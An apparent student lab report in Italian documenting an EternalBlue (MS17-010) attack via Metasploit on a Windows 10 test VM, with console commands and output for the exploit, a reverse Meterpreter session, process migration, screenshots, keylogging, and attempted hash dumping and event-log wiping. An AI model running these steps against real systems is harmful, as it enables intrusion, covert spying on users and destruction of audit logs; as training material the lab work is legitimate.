


0 INDICE

- 1 RICERCA DELL'EXPLOIT
- 2 INSERIMENTO OPTIONS E RICERCA PAYLOAD
- 3 LANCIO ATTACCO E PROVA DI SCREENSHOT
- 4 RISOLUZIONE BLOCCO SCREENSHOT
- 5 VERIFICA CARICAMENTO SCREENSHOT
- 6 PROVA DI CATTURA WEBCAM E KEYSAN
- 7 ALTRI POSSIBILI COMANDI

1 RICERCA DELL'EXPLOIT

Per iniziare l'attacco, è stata aperta la console di Metasploit ed è stata effettuata una ricerca sulla vulnerabilità legata all'exploit MS17-010, noto come EternalBlue, per prendere il controllo della vittima sfruttando il protocollo di condivisione file SMB e la vulnerabilità legata alla sua versione obsoleta. Con search ms17-010, è stato individuato l'elenco dei moduli disponibili per l'attacco ed è stato selezionato il numero 0 (exploit/windows/smb/ms17_010_ternalblue) usando il suo PID. Si è scelto questo modulo poiché permette di ottenere un accesso diretto e completo al sistema target tramite una eventuale shell meterpreter e senza vincoli.




The terminal shows a ping command to 192.168.56.106, followed by an msfconsole session. The msfconsole prompt shows a search for 'ms17-010' which returns a list of matching modules, including the exploit for MS17-010.

#	Name	Check	Description	Disclosure Date	Rank
0	exploit/windows/smb/ms17_010_ernalblue	Yes	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption	2017-03-14	aver
1	target: Automatic Target				
2	target: Windows 7				
3	target: Windows Embedded Standard 7				
4	target: Windows Server 2008 R2				
5	target: Windows 8				
6	target: Windows 8.1				
7	target: Windows Server 2012				
8	target: Windows 10 Pro				
9	target: Windows 10 Enterprise Evaluation				

2 INSERIMENTO OPTIONS E RICERCA PAYLOAD

Dopo aver selezionato il modulo, si è passati alla configurazione dei parametri per l'attacco. È stato impostato l'indirizzo IP della macchina Kali (LHOST) e l'indirizzo IP del computer Windows come bersaglio (RHOSTS). Per poter gestire il PC da remoto, è stato individuato un payload di tipo Meterpreter (windows/x64/meterpreter/reverse_tcp), che permette di inviare comandi avanzati tramite una connessione reverse tcp.



The terminal shows the use of the exploit module and configuration of options like RHOSTS, RPORT, and PAYLOAD. It then lists compatible payloads, selecting the windows/x64/meterpreter/reverse_tcp payload.

#	Name	Check	Description	Disclosure Date	Rank
0	payload/generic/custom	No	Custom Payload	.	
1	payload/generic/shell_bind_awssm	No	Command Shell, Bind SSM (via AWS API)	.	
2	payload/generic/shell_bind_tcp	No	Generic Command Shell, Bind TCP Inline	.	
3	payload/generic/shell_reverse_tcp	No	Generic Command Shell, Reverse TCP Inline	.	
4	payload/generic/shell_interact	No	Interact with Established SSH Connection	.	
5	payload/windows/x64/custom/bind_ipv6_tcp	No	.	.	

3 LANCIO ATTACCO E PROVA DI SCREENSHOT

Una volta completata la configurazione e inserito il payload, è stato lanciato il comando run. Nonostante alcuni messaggi di errore iniziali dovuti ai tentativi di manipolare la memoria di Windows (non essenziale al momento), si è riusciti ad aprire una sessione Meterpreter sfruttando la vulnerabilità SMB. Al primo tentativo di eseguire uno screenshot, però, è stato riscontrato un errore: il sistema non permetteva di catturare lo schermo perché la sessione era stata avviata da un servizio di sistema "invisibile" che non aveva accesso al desktop dell'utente. Con il comando "ps" possiamo ottenere una lista completa dei processi su windows, così da legare Meterpreter a un processo che gestisce e si interfaccia direttamente con il desktop.

```
msf exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_http
payload => windows/x64/meterpreter/reverse_http
msf exploit(windows/smb/ms17_010_eternalblue) > run
[*] Exploit running as handle http://192.168.56.104:8080
[*] msf exploit(windows/smb/ms17_010_eternalblue) > check
[*] msf exploit(windows/smb/ms17_010_eternalblue) > [*] 192.168.56.106:445 - Using auxiliary/scanner/smb/ms17_010 as check
[*] 192.168.56.106:445 - Host is likely VULNERABLE to MS17-010 - Windows 10 Pro 10.0.14393.1839
[*] msf exploit(windows/smb/ms17_010_eternalblue) > /usr/share/metasploit-framework/vendor/bundle/ruby/2.3.0/gems/fecog-3.1.16/lib/recog/fingerprint/regexp_factory.rb:24: warning: nested repeat operator `*` was replaced with `*?` in regular expression
[*] msf exploit(windows/smb/ms17_010_eternalblue) > [*] Command completed (Job#0 complete)
[*] 192.168.56.106:445 - The target is vulnerable.
[*] 192.168.56.106:445 - shellcode size: 1477
[*] 192.168.56.106:445 - Target Os: Windows 10 Pro 10240
[*] 192.168.56.106:445 - got good NT Trans response
[*] 192.168.56.106:445 - got good NT Trans response
[*] 192.168.56.106:445 - SMB1 session setup allocate nonpaged pool success
[*] 192.168.56.106:445 - good response status for nx: INVALID_PARAMETER
[*] 192.168.56.106:445 - good response status for nx: INVALID_PARAMETER
[*] 192.168.56.106:445 - good response status for nx: INVALID_PARAMETER
[*] 192.168.56.106:445 - good response status for nx: INVALID_PARAMETER
[*] http://192.168.56.104:8080 handling request from 192.168.56.106; (UUID: nb1b0801) Without a database connected that payload UUID tracking will not work
[*] http://192.168.56.104:8080 handling request from 192.168.56.106; (UUID: nb1b0801) Staging x64 payload (204892 bytes) ...
[*] http://192.168.56.104:8080 handling request from 192.168.56.106; (UUID: nb1b0801) Without a database connected that payload UUID tracking will not work
[*] Meterpreter session 1 opened (192.168.56.104:8080 → 192.168.56.106:495
[*] 31.) 2020-02-02 07:41:44 -0500
[*] meterpreter > screenshot
[*] Error running command screenshot: Rex::RuntimeError Current session was
[*] spawned by a service on Windows 8+. No desktops are available to screenshot
[*]
```


4 RISOLUZIONE BLOCCO SCREENSHOT

Per superare il blocco dello screenshot, è stata quindi fatta una migrazione del processo. Dopo aver individuato tutti i processi si è deciso di spostare l'esecuzione di Meterpreter all'interno di un processo che gestisce l'interfaccia grafica, nello specifico explorer.exe. Utilizzando il comando migrate -N explorer.exe, il processo è stato spostato con successo, permettendo di essere individuato sul desktop dell'utente.

```
meterpreter > migrate 3824
[*] Migrating from 1688 to 3824...
[-] Error running command migrate: Rex::RuntimeError Cannot migrate into no
n existent process
meterpreter > migrate explorer.exe
[-] Not a PID: explorer.exe
meterpreter > migrate -N explorer.exe
[*] Migrating from 1688 to 3852...
[*] Migration completed successfully.
```


5 VERIFICA CARICAMENTO SCREENSHOT

Dopo aver completato la migrazione, è stato dato nuovamente il comando screenshot. Questa volta il file è stato salvato correttamente nel filesystem di Kali. Accedendo alla cartella di destinazione, è stato possibile aprire l'immagine .jpeg e verificare che riprendesse esattamente ciò che appariva sul desktop della vittima al momento dello scatto.



6 PROVA DI CATTURA WEBCAM E KEYSAN

Si è passati ad una verifica della presenza di webcam tramite il comando `webcam_list`, ma è stato confermato che non c'erano webcam collegate alla VM di Windows 10, quindi non è stato possibile catturare un'immagine. È stato però testato il sistema di lettura della tastiera (keyscan): dopo aver avviato il monitoraggio con `keyscan_start` e aver digitato del testo sulla macchina Windows, tramite il successivo comando `keyscan_dump`, è stato permesso leggere correttamente tutte le parole digitate dall'utente.



The screenshot shows a terminal window with the following text:


```
meterpreter > webcam_list
[-] No webcams were found
meterpreter > webcam_list
[-] No webcams were found
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes ...
<BLOC MAIUS>Q<BLOC MAIUS>uesta è una prova del keyscan
```

Below the terminal is a window titled "Senza nome - Blocco note" (Untitled - Note). The content of the note is:

Questa è una prova del keyscan

7 ALTRI POSSIBILI COMANDI

In conclusione, sono stati testati altri comandi per raccogliere informazioni sul sistema. Tramite `sysinfo`, è stato possibile visualizzare i dettagli tecnici del sistema operativo, confermando che si trattava di una versione di Windows 10 a 64 bit. L'attività permette quindi di spiare dati sensibili senza che la vittima possa accorgersene, anche se negli ultimi test comandi come `hashdump` (per le password), `clearev` (per cancellare i log) e `uictl` (per bloccare il mouse) hanno restituito errori di "Accesso negato" o file non validi. Questo dimostra che, nonostante si possa spiare l'utente, Windows 10 ha delle protezioni che bloccano le modifiche più profonde se non si riesce a forzare ancora di più i privilegi di amministratore.



The screenshot shows a terminal window with the following text:

```
meterpreter > sysinfo
Computer      : DESKTOP-9K104BT
OS            : Windows 10 (10.0 Build 10240).
Architecture   : x64
System Language: it_IT
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x64/windows

[*] more details.
meterpreter > clearev
[*] Wiping 2422 records from Application...
[-] stdapi_sys_eventlog_clear: Operation failed: Access is denied.
meterpreter >
```

```
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: 1168
meterpreter > Clearev
[-] Unknown command: Clearev. Did you mean clearev? Run the help command for more details.
meterpreter > clearev
[*] Wiping 2422 records from Application ...
[-] stdapi_sys_eventlog_clear: Operation failed: Access is denied.
meterpreter > uictl disable mouse
Disabling mouse ...
[-] stdapi_ui_enable_mouse: Operation failed: is not a valid Win32 application.
meterpreter > []
```